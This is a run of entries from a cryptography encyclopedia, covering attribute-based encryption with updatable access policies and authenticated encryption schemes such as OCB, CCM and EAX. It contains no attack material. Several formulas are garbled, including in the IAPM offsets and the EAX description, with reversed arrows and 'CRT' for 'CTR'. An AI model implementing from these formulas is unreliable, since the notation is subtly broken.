Boneh D, Di Crescenzo G, Ostrovsky R, Persiano G (2004) Public key encryption with keyword search. In: International Conference on the Theory and Applications of Cryptographic Techniques. Springer, pp 506–522

Goyal V, Pandey O, Sahai A, Waters B (2006) Attribute-based encryption for fine-grained access control of encrypted data. In: Proceedings of the 13th ACM Conference on Computer and Communications Security. ACM, pp 89–98

Liang K, Susilo W (2015) Searchable attribute-based mechanism with efficient data sharing for secure cloud storage. IEEE Trans Inf Forensic Secur 10(9):1981–1992

Naveed M, Prabhakaran M, Gunter CA (2014) Dynamic searchable encryption via blind storage. In: 2014 IEEE Symposium on Security and Privacy. IEEE, pp 639–654

Shi E, Bethencourt J, Chan TH, Song D, Perrig A (2007) Multi-dimensional range query over encrypted data. In: 2007 IEEE Symposium on Security and Privacy (SP'07). IEEE, pp 350–364

Sun W, Yu S, Lou W, Hou YT, Li H (2014) Protecting your right: attribute-based keyword search with fine-grained owner-enforced search authorization in the cloud. In: IEEE INFOCOM 2014-IEEE Conference on Computer Communications. IEEE, pp 226–234

Wang N, Fu J, Bhargava BK, Zeng J (2018) Efficient retrieval over documents encrypted by attributes in cloud computing. IEEE Trans Inf Forensic Secur 13(10):2653–2667

Yang Y, Liu X, Deng RH, Li Y (2020) Lightweight sharable and traceable secure mobile health system. IEEE Trans Dependable Secur Comput 17(1):78–91

Zheng Q, Xu S, Ateniese G (2014) VABKS: verifiable attribute-based keyword search over outsourced encrypted data. In: IEEE INFOCOM 2014-IEEE Conference on Computer Communications. IEEE, pp 522–530

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1459

Attribute-Based Encryption with Updatable Access Policy

Yinghui Zhang[73] ✉
(73) School of Cyberspace Security, Xi'an University of Posts and Telecommunications, Xi'an, P.R. China

✉ **Yinghui Zhang**
Email: yhzhaang@xupt.edu.cn

Synonyms

Policy updatable attribute-based encryption

Definitions

An attribute-based encryption (ABE) scheme with updatable access policy is an ABE scheme in which the access policy can be updated to generate a new ciphertext without changing the corresponding plaintext. Such schemes are designed to realize flexible access rights delegations.

Background

There are two kinds of ABE schemes, key-policy ABE (KP-ABE) schemes and ciphertext-policy ABE (CP-ABE) schemes. In this section, ABE primarily refers to CP-ABE which is more suitable for access control of encrypted data than KP-ABE in that the data owner can define the access policy. Based on the CP-ABE scheme due to Cheung and Newport (2007) and Liang et al. (2009) proposed the first ciphertext-policy attribute-based

proxy re-encryption (CP-ABPRE) scheme, which supports updatable AND gate access policies and is proven selectively secure. Luo et al. (2010) proposed a CP-ABPRE scheme with the AND gate access policy in which each attribute has multiple values. Sahai et al. (2012) introduced a technique called ciphertext delegation into ABE. The technique allows an ABE ciphertext to be processed using only public information such that the access policy is updated and becomes more restrictive. A weakness of the above schemes is that the proxy can transform all the ciphertexts and disallow the delegator to choose a subset of ciphertexts to be converted. For the sake of fine-grained delegation of decryption rights, Yang et al. (2016) proposed a CP-ABPRE scheme which supports tree access policies, and its security analysis is given in the generic group model. To realize access policy update and attribute privacy protection simultaneously, Zhang et al. (2016) formalized the notion of anonymous CP-ABPRE for the first time and proposed a concrete scheme. In the scheme, a technique called match-then-re-encrypt is proposed to help the proxy checking whether a ciphertext should be transformed without knowing the original access policy.

Theory

In the traditional ABE, if authorized data consumers are not available, the ciphertext will not be decrypted by other data consumers. Therefore, the traditional ABE is not suitable for some special applications such as emergency and rescue operations, where the original unauthorized data consumers should be delegated to decrypt the ciphertext if necessary. ABE schemes with updatable access policy can be adopted to address the above problem. An ABE scheme with updatable access policy consists of the following six algorithms: *Setup*, *KeyGen*, *ReKeyGen*, *Encrypt*, *ReEncrypt*, and *Decrypt*.

- *Setup*. The system setup algorithm is run by an attribute authority. Taking a security parameter as input, it outputs the system public parameters which will be published and a master secret key which is kept secret by the attribute authority. The message space $\mathscr{M}$ and the ciphertext space $\mathscr{C}$ should be included in the system public parameters.
- *KeyGen*. The attribute secret key generation algorithm is run by the attribute authority. Taking the system public parameters, the master secret

key, and an attribute set *S* as inputs, it outputs the attribute secret key SK_S associated with *S*.

- *ReKeyGen*. The re-encryption key generation algorithm is run by data consumers. Taking the system public parameters, an attribute secret key SK_S associated with *S*, and an access policy $\mathbb{A}'$ as inputs, it outputs the re-encryption key $RK_{S\to\mathbb{A}'}$.
- *Encrypt*. The encryption algorithm is run by data owners. Taking the system public parameters, an access policy $\mathbb{A}$, and a plaintext $M \in \mathscr{M}$ as inputs, it outputs a ciphertext *C* corresponding to *M* under $\mathbb{A}$.
- *ReEncrypt*. The re-encryption algorithm is run by data consumers. Taking the system public parameters, a re-encryption key $RK_{S\to\mathbb{A}'}$ and a ciphertext *C* associated with $\mathbb{A}$ as inputs, it first checks if *S* satisfies $\mathbb{A}$. If the checking is positive, it outputs a re-encrypted ciphertext *C'* associated with access policy $\mathbb{A}'$. Otherwise, it outputs "rejection."
- *Decrypt*. The decryption algorithm is run by data consumers. Taking as inputs the system public parameters, an attribute secret key SK_S, and a ciphertext $C \in \mathscr{C}$ corresponding to $M \in \mathscr{M}$ under $\mathbb{A}$, it outputs *M* if and only if the attribute set *S* corresponding to SK_S satisfies $\mathbb{A}$.

Similar to the traditional ABE, ABE with updatable access policy should satisfy consistency. For one thing, if the six algorithms are correctly performed, then any plaintext in the message space encrypted with the encryption algorithm should be successfully decrypted by the decryption algorithm if and only if the attribute set and the access policy match each other. For another, any re-encrypted ciphertext should be successfully decrypted by the decryption algorithm if and only if the attribute set satisfies the new access policy embedded in the re-encrypted ciphertext.

Applications

Attribute-based encryption with updatable access policy can be used to realize flexible access rights delegation. Let us consider an application scenario of a personal information system in a university. In this system, suppose there are some confidential records of students' grades encrypted under the access policy $\mathbb{A}$ = (Title: *Professor* AND Department: *CS*), then the ciphertext can be successfully decrypted by professors in the Computer Science (CS) department. However, when these professors are on vacation,

it is necessary to find some trustworthy substitutes to recover the records in time. ABE with updatable access policy enables a qualified professor to designate a proxy in advance who takes charge of updating the ciphertext intended for the professor. To achieve this goal, the professor just gives a re-encryption key to the proxy who updates the underlying policy in the original ciphertext to $\mathbb{A}'$ = (Title: *Associate Professor* AND Experience: > *10 Years* AND Department: *CS*). In this case, even if no qualified professors are available, some highly experienced associate professors in the CS department can successfully recover the plaintext in the re-encrypted ciphertext.

Open Problems

In practical access control applications, enhanced security and privacy protection should be taken into consideration besides flexible access rights delegations. Most of the existing ABE schemes with updatable access policy cannot realize attribute privacy protection and full security.

It would be interesting to construct policy updatable ABE schemes with full security and attribute privacy protection.

Cross-References

Attribute-Based Encryption
Identity-Based Encryption

References

Cheung L, Newport C (2007) Provably secure ciphertext policy abe. In: Proceedings of the 14th ACM Conference on Computer and Communications Security. ACM, pp 456–465

Liang X, Cao Z, Lin H, Shao J (2009) Attribute based proxy re-encryption with delegating capabilities. In: Proceedings of the 4th International Symposium on Information, Computer, and Communications Security. ACM, pp 276–286

Luo S, Hu J, Chen Z (2010) Ciphertext policy attribute-based proxy re-encryption. In: International Conference on Information and Communications Security. Springer, pp 401–415

Sahai A, Seyalioglu H, Waters B (2012) Dynamic credentials and ciphertext delegation for attribute-based encryption. In: Annual Cryptology Conference. Springer, pp 199–217

Yang Y, Zhu H, Lu H, Weng J, Zhang Y, Choo KKR (2016) Cloud based data sharing with fine-grained proxy re-encryption. Pervasive Mob Comput 28:122–134

Zhang Y, Li J, Chen X, Li H (2016) Anonymous attribute-based proxy re-encryption for access control in cloud computing. Secur Commun Netw 9(14):2397–2411

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300080

Attribute-Based Keyword Search over Encrypted Data

Attribute-Based Encryption with Searchable Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300081

Attribute-Based Signatures

Privacy-Preserving Authentication in Wireless Access Networks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300082

Auditability

Attack Traceability

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300083

Authenticated Data Feed

Oracle (Blockchain Concept)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_548

Authenticated Encryption

J. Black[74] ✉
(74) Department of Computer Science, Boulder, CO, USA

✉ **J. Black**
Email: jrblack@cs.colorado.edu

Introduction

Often when two parties communicate over a network, they have two main security goals: privacy and authentication. In fact, there is compelling evidence that one should never use encryption without also providing authentication (Bellovin 1996; Black and Urtubia 2002). Many solutions for the privacy and authentication problems have existed for decades, and the traditional approach to solving both simultaneously has been to combine them in a straightforward manner using so-called generic composition. However, recently there have been a number of new constructions which achieve both privacy and authenticity simultaneously, often much faster than any solution which uses generic composition. In this entry, we will explore the various approaches to achieving both privacy and authenticity, the so-called Authenticated Encryption problem. We will often abbreviate this as simply "AE." We will start with generic composition methods and then explore the newer combined methods.

Background

Throughout this entry, we will consider the AE problem in the "symmetric-key model." This means that we assume our two communicating parties, traditionally called "Alice" and "Bob," share a copy of some bit-string K, called the "key." This key is typically chosen at random and then distributed

to Alice and Bob via one of various methods. This is the starting point for our work. We now wish to provide Alice and Bob with an AE algorithm such that Alice can select a message *M* from a predefined message space, process it with the AE algorithm along with the key (and possibly a "nonce" *N*—a counter or random value), and then send the resulting output to Bob. The output will be the ciphertext *C*, the nonce *N*, and a short message authentication tag, σ. Bob should be able to recover *M* just given *C*, *N*, and his copy of the key *K*. He should also be able to certify that Alice was the originator by computing a verification algorithm using the above values along with the tag σ.

But what makes an AE algorithm "good?" We may have many requirements, and the relative importance of these requirements may vary according to the problem domain. Certainly, one requirement is that the AE algorithm be "secure." We will speak more about what this means in a moment. But many other attributes of the algorithm may be important for us as well: performance, portability, simplicity/elegance, parallelizability, availability of reference implementations, or freedom from patents; we will pay attention to each of these concerns to varying levels as well.

Security

Certainly, an AE scheme is not going to serve our needs unless it is secure. An AE scheme has two goals: privacy and authenticity. And each of these goals has a precise mathematical meaning (Bellare et al. 1998, 2000; Goldwasser et al. 1998). In addition, there is a precise definition for "authenticated encryption," the combination of both goals (Bellare and Namprempre 2000; Bellare and Rogaway 2000; Katz and Yung 2000). It would take us too far afield to carefully define each notion, but we will give a brief intuitive idea of what is meant. In our discussion we will use the term "adversary" to mean someone who is trying to subvert the security of the AE scheme, who knows the definition of the AE scheme, but who does not possess the key *K*.

Privacy means, intuitively, that a passive adversary who views the ciphertext *C* and the nonce *N* cannot "understand" the content of the message *M*. One way to achieve this is to make *C* indistinguishable from random bits, and indeed this is one definition of security for an encryption scheme that is sometimes used, although it is quite a strong one.

Authenticity means, intuitively, that an *active* adversary cannot successfully fabricate a ciphertext *C*, a nonce *N*, and a tag σ in such a way that Bob will believe that Alice was the originator. In the formal security model, we allow the adversary to generate tags for messages of his choice as if he were Alice for some period of time, and then he must attempt a forgery. We do not give him credit for simply "replaying" a previously generated message and tag, of course: He must construct a new value. If he does so with any significant probability of success, the authentication scheme is considered insecure.

Associated Data

In many application settings, we wish to not only encrypt and authenticate message *M*, but we wish also to include auxiliary data *H* which should be authenticated, but left unencrypted. An example might be a network packet where the payload should be encrypted (and authenticated) but the header should be unencrypted (and authenticated). The reason being that routers must be able to read the headers of packets in order to know how to properly route them.

This need spurred some designers of AE schemes to allow "associated data" to be included as input to their schemes. Such schemes have been termed AEAD (authenticated encryption with associated data) schemes, a notion which was first formalized by Rogaway (2002). As we will see, the AEAD problem is easily solved in the generic composition setting, but can become challenging when designing the more complex schemes. In his paper, Rogaway describes a few simple, but limited, ways to include associated data in any AE scheme, and then presents a specific method to efficiently add associated data to the OCB scheme, which we discuss below.

Provable Security

One unfortunate aspect of most cryptographic schemes is that we cannot prove that any scheme meets the formal goals required of it. However, we can prove *some* things related to security, but it depends on the *type* of cryptographic object we are analyzing. If the object is a "primitive," such as a block cipher, no proof of security is possible, so instead we hope for security once we have shown that no known attacks (e.g., differential cryptanalysis) seem to work. However, for algorithms which are built on top of these primitives, called "modes," we *can* prove some things about

their security; namely that they are as secure as the primitives which underlie them. Almost all of the AE schemes we will describe here are modes; only two of them are primitives.

AE Schemes

The remainder of this entry is devoted to the description and discussion of various AE algorithms. For convenience, we list them in Fig. 1. Note that we omit generic composition from the table since this approach comprises a class of schemes rather than a particular scheme.

Scheme	#Passes	Provably secure	Assoc data	Parallelizable	On-line	Patent-free
IAPM	1	✓		✓	✓	
XECB	1	✓		✓	✓	
OCB	1	✓		✓	✓	
CCM	2	✓	✓			✓
EAX	2	✓	✓		✓	✓
CWC	2	✓	✓	✓	✓	✓
Helix	1		✓		✓	✓
SOBER-128	1		✓		✓	✓

Authenticated Encryption, Fig. 1 A comparison of the various AE schemes. Generic composition is omitted since answerswould depend on the particular instantiation. For the schemes which do not support associated data, subsequent methods have been suggested to remedy this; for example, see (Rogaway 2002)

Conventions

Let $\in$ denote the empty string. Let Σ^n denote the set of all n-bit strings. In general, if S is a set we write S^+ to mean 1 or more repetitions of elements from S; that is, the set $\{s_1 s_2 \cdots s_m | \, m > 0, \quad s_i \in S, \quad 1 \le i \le m\}$. Thus $(\Sigma^n)^+$ is the set of all binary strings whose lengths are a positive multiple of n. If we write S^* we mean zero or more repetitions of elements from S. In other words, $S^* = S^+ \cup \{\in\}$. We write $A \oplus B$ to mean the exclusive-or of strings A and B.

Many of our schemes use a block cipher. Throughout, n will be understood to be the block size of the underlying block cipher and k will be the size of its key. For block cipher E, we will write $E_K(P)$ to indicate invocation of block cipher E using the k-bit key K on the n-bit plaintext block P.

In order to process a message $M \in (\Sigma^n)^+$ we will often wish to break M into m strings, $M_1, \ldots, M_m$, each having n-bits such that $M = M_1 M_2 \ldots M_m$. For brevity, we will say "write $M = M_1 \ldots M_m$" and understand it to mean the above.

Generic Composition

Although AE did not get a formal definition until recently, the goal has certainly been implicit for decades. The traditional way of achieving both authenticity and privacy was to simply find an algorithm which yields each one and then use the combination of these two algorithms on our message. Intuitively it seems that this approach is obvious, straightforward, and completely safe. Unfortunately, there are many pitfalls accidentally "discovered" by well-meaning protocol designers.

One commonly made mistake is the assumption that AE can be achieved by using a non-cryptographic non-keyed hash function$h$ and a good encryption scheme like CBC mode (Cipher Block Chaining mode; modes of operation of a block cipher) with key K and initialization vector N. One produces $\mathrm{CBC}_{K,\,N}(M, h(M))$ and hopes this yields a secure AE scheme. However, these schemes are virtually always broken. Perhaps the best-known example is the Wired Equivalent Privacy (WEP) protocol used with 802.11 wireless networks. This protocol instantiates h as a Cyclic Redundancy Code (CRC) and then uses a stream cipher to encrypt. Borisov et al. showed, among other things, that it was easy to circumvent the authentication mechanism (Borisov et al. 2001).

Another common pitfall is "key reuse." In other words, this means using some key K for both the encryption scheme and the MAC algorithm. This approach applied blindly almost always fails. We will later see that all of our "combined modes," listed after this section, do in fact use a single key, but they are carefully designed to retain security in spite of this.

It is now clear to researchers that one needs to use a *keyed* hash (i.e., a MAC) with some appropriate key $K1$ along with a secure encryption scheme with an independent key $K2$. However, it is unclear in what order these modes should be applied to a message M in order to achieve authenticated encryption. There are three obvious choices:

- *MtE: MAC-then-Encrypt*. We first MAC M under key $K1$ to yield tag σ and then encrypt the resulting pair (M, σ) under key $K2$.
- *EtM: Encrypt-then-MAC*. We first encrypt M under key $K2$ to yield ciphertext C and then compute $\sigma \leftarrow \mathrm{MAC}_{K1}(C)$ to yield the pair (C, σ).
- *E&M: Encrypt-and-MAC*. We first encrypt M under key $K2$ to yield ciphertext C and then compute $\sigma \rightarrow \mathrm{MAC}_{K1}(M)$ to yield the pair (C, σ).

Also note that decryption and verification are straightforward for each approach above: For MtE decrypt first, then verify. For EtM and E&M verify first, then decrypt.

Security

In 2000, Bellare and Namprempre gave formal definitions for AE (Bellare and Namprempre 2000), and then systematically examined each of the three approaches described above in this formal setting. Their results show that if the MAC has a property called "strongly unforgeable," then it possible to achieve the strongest definition of security for AE only via the EtM approach. They further show that some known-good encryption schemes fail to provide privacy in the AE setting when using the E&M approach, and fail to provide a slightly stronger notion of privacy with the MtE approach.

These theoretical results generated a great deal of interest since three major preexisting protocols, SSL/TLS (Secure Socket Layer and Transport Layer Security), IPSec, and SSH, each used a different one of these three approaches: The SSL/TLS protocol uses MtE, IPSec uses EtM, and SSH uses E&M. One might think that perhaps security flaws exist in SSL/TLS and SSH because of the results of Bellare and Namprempre; however, concurrent with their work, Krawczyk showed that SSL/TLS was in fact secure because of the encoding used alongside the MtE mechanism (Krawczyk 2001). And later Bellare, Kohno, and Namprempre showed that despite some identified security flaws in SSH, it could be made provably secure via a number of simple modifications despite its E&M approach.

The message here is that EtM with a provably secure encryption scheme and a provably secure MAC each with independent keys is the best approach for achieving AE. Although MtE and E&M can be secure, security will often depend on subtle details of how the data are encoded and on the particular MAC and encryption schemes used.

Performance

Simple methods for doing very fast encryption have been known for quite some time. For example, CBC mode encryption has very little overhead beyond the calls to the block cipher. Even more attractive is CTR mode (CounTeR mode; modes of operation of a block cipher), which similarly has little overhead and in addition is parallelizable. However, MACing quickly is not so simple. The CBC MAC (Cipher Block Chaining Message Authentication Code; CBC MAC and variants) is quite simple and just as fast as CBC mode encryption, but there are well-known ways to go faster. The fastest software MAC in common use today is HMAC (Bellare et al. 1996; Halevi 2001). HMAC uses a cryptographic hash function to process the message *M* and this is faster than processing *M* block-by-block with a block cipher. However, even faster approaches have been invented using the Wegman–Carter construction (Wegman and Carter 1981). This approach involves using a non-cryptographic hash function to process *M*, and then uses a cryptographic function to process the hash output. The non-cryptographic hash is randomly selected from a carefully designed family of hash functions, all with a common domain and range. The goal is to produce a family such that distinct messages are unlikely to hash to the same value when the hash function is randomly chosen from that family. This is the so-called universal hash family (Carter and Wegman 1979). The fastest known MACs are based on the Wegman–Carter approach. The speed champions are UMAC (Black et al. 1999) and hash 127 (Bernstein 2000), though neither of these are in common use yet.

Associated Data

As we mentioned in the introduction, it is a common requirement in cryptographic protocols that we allow authenticated but non-encrypted data to be included in our message. Although the single-pass modes we describe next do not naturally allow for associated data, due to the fact that their encryption and authentication methods are intricately interwoven, we do not have this problem with generically composed schemes. Since the encryption and MAC schemes are entirely independent, we simply run the MAC on all the data and run the encryption scheme only on the data to be kept private.

Can We Do Better?

One obvious question when considering generically composed AE schemes is “can we do better?” In other words, might there be a way of achieving AE without using two different algorithms, with two different keys, and making two separate passes over the message. The answer is “yes,” and a discussion of these results constitutes the remainder of this entry.

Single-Pass Combined Modes

It had long been a goal of cryptographers to find a mode of operation which achieved AE using only a single pass over the message M. Many attempts were made at such schemes, but all were broken. Therefore, until the year 2000, people still used generic composition to achieve AE, which as we have seen requires two passes over M.

IAPM

In 2000, Jutla at IBM invented two schemes which were the first correct single-pass AE modes (Jutla 2001). He called these modes IACBC (Integrity-Aware Cipher Block Chaining) and IAPM (Integrity-Aware Parallelizable Mode). The first mode somewhat resembles CBC-mode encryption; however, offsets were added in before and after each block-cipher invocation, a technique known as “whitening.” However, as we know, CBC-mode encryption is inherently serial: We cannot begin computation for the $(k + 1)$th block-cipher invocation until we have the result of the kth invocation. Therefore, more interest has been generated around the second mode, IAPM, which does not have this disadvantage. Let us look at how IAPM works.

IAPM accepts a message $M \in (\Sigma^n)^+$, a nonce $N \in \Sigma^n$, and a key pair $K1$, $K2$ each selected from Σ^k for use with the underlying block cipher E. The key pair is set up and distributed in advance between the communicating parties; the keys are reused for a large number of messages. However, N and (usually) M vary with each transmission. First, we break M into $M_1 \cdots M_{m-1}$ and proceed as follows.

There are two main steps: (1) offset generation and (2) encryption/tag generation. For offset generation we encipher N to get a seed value, and then encipher sequential seed values to get the remaining seed values. In other words, set $W_1 \leftarrow E_{K2}(N)$ and then set $W_i \leftarrow E_{K2}(W_1 + i - 2)$ for

$2 \le i \le t$ where $t = \lceil \lg(m + 2) \rceil$. Here lg means $\log_2$, so if we had a message M with 256 n-bit blocks, we would require $\lceil \lg(259) \rceil = 9$ block-cipher invocations to generate the W_i values. Finally, to derive our $m + 1$ offsets from the seed values, for i from 1 to $m + 1$, we compute $S_{i-1} \leftarrow \oplus_{j=-}^{t} (i[j] w_j)$ where $i[j]$ is the jth bit of i.

Armed with S_0 through S_m we are now ready to process M. First we encrypt each block of M by computing $C_i \leftarrow E_{K1}(M_i \oplus S_i) \oplus S_i$ for $1 \le i \le m - 1$. This XORing of S_i before and after the block-cipher invocation is the whitening we spoke of previously, and is the main idea in all schemes discussed in this section. Next we compute the authentication tag σ: set $\sigma \rightarrow E_{K1}\left(S_m \oplus_{i=1}^{m-1} M_i\right) \oplus S_0$. Notice that we are whitening the simple sum of the plaintext blocks with two *different* offset values, S_0 and S_m. Finally, output (N, $C_1, \ldots, C_{m-1}, \sigma$) as the authenticated ciphertext. Note that the output length is two n-bit blocks longer than M. This "ciphertext expansion," comparable to what we saw with generic composition, is quite minimal.

Given the $K1$, $K2$, and some output (N, $C_1, \ldots, C_{m-1}$, σ), it is fairly straightforward to recover M and check the authenticity of the transmission. Notice that N is sent in the clear and so using $K2$ we can compute the W_i values and therefore the S_i values. We compute $M_i \leftarrow E_{K1}^{-1}(C_i \oplus S_i) \oplus S_i$ for $1 \le i \le m - 1$ to recover M. Then we check $E_{K1}\left(S_m \oplus \oplus_{i=1}^{m=1} M_i\right) \oplus S_0$ to ensure it matches σ. If we get a match, we accept the transmission as authentic, and if not we reject the transmission as an attempted forgery.

Comments on IAPM

Compared to generic composition, where we needed about 2 m block-cipher invocations per message (assuming our encryption and authentication modes were block-cipher-based), we are now using only around m {lg}(m) invocations. Further refinements to IAPM reduce this even more, so the number of block-cipher invocations is nearly m in these optimized versions meaning that one can achieve AE at nearly the same cost of encryption alone.

Proving a scheme like IAPM secure is not a simple task, and indeed we cannot present such a proof here. The interested reader is encouraged to read Halevi's article which contains a rigorous proof that if the underlying block cipher is secure, then so are IACBC and IAPM (Halevi 2001).

XCBC and OCB

Quickly after announcement of IACBC and IAPM, other researchers went to work on finding similar single-pass AE schemes. Soon two other parties announced similar schemes: Gligor and Donescu produced a host of schemes, each with various advantages and disadvantages (Gligor and Donescu 2002), and Rogaway et al. announced their OCB scheme (Rogaway et al. 2003), which is similar to IAPM but with a long list of added optimizations.

Gligor and Donescu presented two classes of schemes: XCBC and XECB. XCBC is similar to CBC mode encryption just as IACBC was above, and XECB is similar to ECB mode encryption which allows parallelism to be exploited, much like the IAPM method presented above. Since many practitioners desire parallelizable modes, the largest share of attention has been paid to XECB. Similar to IAPM, XECB uses an offset to each message block, applied before and after a block-cipher invocation. However, XECB generates these offsets in a very efficient manner, using arithmetic mod 2^n, which is very fast on most commodity processors. Once again, both schemes are highly optimized and provide AE at a cost very close to that of encryption alone. Proofs of security are included in the paper, using the reductionist approach we described above.

Rogaway, Bellare, Black, and Krovetz produced a single scheme called OCB (Offset CodeBook). This work was a follow-on to Jutla's IAPM scheme, designed to be fully parallelizable, along with a long list of other improvements. In comparison to IAPM, OCB uses a single block-cipher key, provides a message space of Σ^* so we never have to pad, and is nearly endian-neutral. Once again, a full detailed proof of security is included in the paper, demonstrating that the security of OCB is directly related to the security of the underlying block cipher.

OCB is no doubt the most aggressively optimized scheme of those discussed in this section. Performance tests indicate that OCB is about 6.4% slower than CBC mode encryption, and this is without exploiting the parallelism that OCB offers up. For more information, one can find an in-

depth FAQ, all relevant publications, reference code, test vectors, and performance figures on the OCB Web page at http://www.cs.ucdavis.edu/~rogaway/ocb/.

Associated Data

In many settings, the ability to handle associated data is crucial. Rogaway (Rogaway 2002) suggests methods to handle associated data in all three of the single-pass schemes mentioned above, and for OCB gives an extension which uses PMAC (Black and Rogaway 2002) to give a particularly efficient variant of OCB which handles associated data.

Intellectual Property

Given the importance of these new highly efficient AE algorithms, all of the authors decided to file for patents. Therefore, IBM and Gligor and Rogaway all have intellectual property claims for their algorithms and perhaps on some of the overriding ideas involved. To date, none of these patents have been tested in court, so the extent to which they are conflicting or interrelated is unclear. One effect, however, is that many would-be users of this new technology are worried that the possible legal entanglements are not worth the benefits offered by this technology. Despite this, OCB has appeared in the 802.11 draft standard as an alternate mode, and has been licensed several times. However, without IP claims it is possible that all of these algorithms would be in common use today.

It was the complications engendered by the IP claims which spurred new teams of researchers to find further efficient AE algorithms which would not be covered by patents. Although not as fast as the single-pass modes described here, they still offer significant performance improvements over generic composition schemes. These schemes include CCM, CWC, and EAX, the latter invented in part by two researchers from the OCB team. We discuss these schemes next.

Two-Pass Combined Modes

If we have highly efficient single-pass AE modes, why would researchers subsequently work to develop less efficient multi-pass AE schemes? Well, as we just discussed, this work was entirely motivated by the desire to provide patent-free AE schemes. The first such scheme proposed was CCM

(CBC MAC with Counter Mode) by Ferguson, Housley, and Whiting. Citing several drawbacks to CCM, Bellare, Rogaway, and Wagner proposed EAX, another patent-free mode which addresses these drawbacks. And independently, Kohno, Viega, and Whiting proposed the CWC mode (Carter–Wegman with Counter mode encryption). CWC is also patent-free and, unlike the previous two modes, is fully parallelizable. We now discuss each of these modes in turn.

CCM Mode

CCM was designed with *AES* specifically in mind. It therefore is hard-coded to assume a 128-bit block size, though it could be recast for other block sizes. Giving all the details of the mode would be cumbersome, so we will just present the overriding ideas. For complete details, see the CCM specification (Whiting et al. 2002).

CCM Is Parameterized

It requires that you specify a 128-bit block cipher (e.g., AES), a tag length (which must be one of 4, 6, 8, 10, 12, 14, or 16), and the message-length field's size (which induces an upperbound on the message length). Like all other schemes we mention, CCM uses a nonce N each time it is invoked, and the size of N depends on the parameters chosen above; specifically, if we choose a longer maximum message length, we must accept a shorter nonce. It is left to the user to decide which parameters to use, but typical values might be to limit the maximum message length to 16 MB and then use a 96-bit nonce.

Once the parameters are decided, we invoke CCM by providing four inputs: the key K which will be used with AES, the nonce N of proper size, associated data H which will be authenticated but not encrypted, and the plaintext M which will be authenticated and encrypted. CCM operates in two passes: First, we encode the above parameters into an initial block, prepend this block to H and M, and then run CBC MAC over this entire byte string using K. This yields the authentication tag σ. (The precise details of how the above concatenation is done *are* important for the security of CCM, but are omitted here.)

Next, we form a counter-value using one of the scheme's parameters along with N and any necessary padding to reach 128 bits. This counter is then used with CTR mode encryption on $(\sigma \| M)$ under K to produce the

ciphertext. The first 128 bits are the authentication tag, and we return the appropriate number of bytes according to the tag-length parameter. The subsequent bytes are the encryption of *M* and are always included in the output.

Decryption and verification are quite straightforward: *N* produces the counter-value and allows the recovery of *M*. Rerunning CBC MAC on the same input used above allows verification of the tag.

Comments on CCM

It would seem that CCM is not much better than simple generic composition; after all, it uses a MAC scheme (the CBC MAC) and an encryption scheme (CTR mode encryption), which are both well known and provably secure modes. But CCM *does* offer advantages over the straightforward use of these two primitives generically composed; in particular, it uses the same key *K* for both the MAC and the encryption steps. Normally this practice would be very dangerous and unlikely to work, but the designers were careful to ensure the security of CCM despite this normally risky practice. The CCM specification does not include performance data or a proof of security. However, a rigorous proof was published by Jonsson (Jonsson 2002). CCM is currently the mandatory mode for the 802.11 wireless standard as well as currently being considered by NIST as a FIPS standard.

EAX Mode

Subsequent to the publication and subsequent popularity of CCM, three researchers decided to examine the shortcomings of CCM and see if they could be remedied. Their offering is called EAX (Bellare et al. 2003) and addresses several perceived problems with CCM, including the following:

1. If the associated data field is fixed from message to message, CCM does not take advantage of this, but rather reprocesses this data anew with each invocation.

2. Message lengths must be known in advance because the length is encoded into the first block before processing begins. This is not a problem in some settings, but in many applications we do not know the message length in advance.

3. The parameterization is awkward and, in particular, the trade-off between maximum message length and the size of the nonce seems unnatural.

4. The definition of CCM (especially the encodings of the parameters and length information in the message before it is processed) is complex and difficult to understand. Moreover, the correctness of CCM strongly depends on the details of this encoding.

Like CCM, EAX is a combination of a type of CBC MAC and CTR mode encryption. However, unlike CCM, the MAC used is not raw CBC MAC, but rather a variant. Two well-known problems exist with CBC MAC: (1) all messages must be of the same fixed length and (2) length must be a positive multiple of n. If we violate the first property, security is lost. Several variants to the CBC MAC have been proposed to address these problems: EMAC (Berendschot et al. 1995; Petrank and Rackoff 2000) adds an extra block-cipher call to the end of CBC MAC to solve problem (1). Not to be confused with the AE mode of the same name above, XCBC (Black and Rogaway 2000) solves both problems (1) and (2) without any extra block-cipher invocations, but requires $k + 2n$ key bits. Finally, OMAC (Iwata and Kurosawa 2003) improves XCBC so that only k bits of key are needed. The EAX designers chose to use OMAC with an extra input called a "tweak" which allows them to essentially get several different MACs by using distinct values for this tweak input. This is closely related to an idea of Liskov et al. who introduced tweakable block ciphers (Liskov et al. 2002).

We now describe EAX at a high level. Unlike CCM, the only EAX parameters are the choice of block cipher, which may have any block size n, and the number of authentication tag bits to be output, τ. To invoke EAX, we pass in a nonce $N \in \Sigma^n$, a header $H \in \Sigma^*$ which will be authenticated but not encrypted, and the message $M \in \Sigma^*$ which will be authenticated and encrypted, and finally the key K, appropriate for the chosen block cipher. We will be using OMAC under key K three times, each time with a different tweak, written OMAC^0_K, OMAC^1_K, and OMAC^2_K; it is conceptually easiest to think of these three OMAC invocations as three separate MACs, although this is not strictly true. First, we compute OMAC

$\underset{K}{0}(N)$ to obtain the counter value we will use with CTR mode encryption. Then we compute $\sigma_H \leftarrow \text{OMAC}\underset{K}{1}(H)$ to get an authentication tag for *H*. Then we encrypt and authenticate *M* with $C \leftarrow \text{OMAC}^2_K(\text{CRT}^{\text{ctr}}_K(M))$. And finally we output the first τ bits of $\sigma = (\text{ctr} \oplus C \oplus \sigma_H)$ as the authentication tag. We also output the nonce *N*, the associated data *H*, and the ciphertext *C*. The decryption and verification steps are quite straightforward.
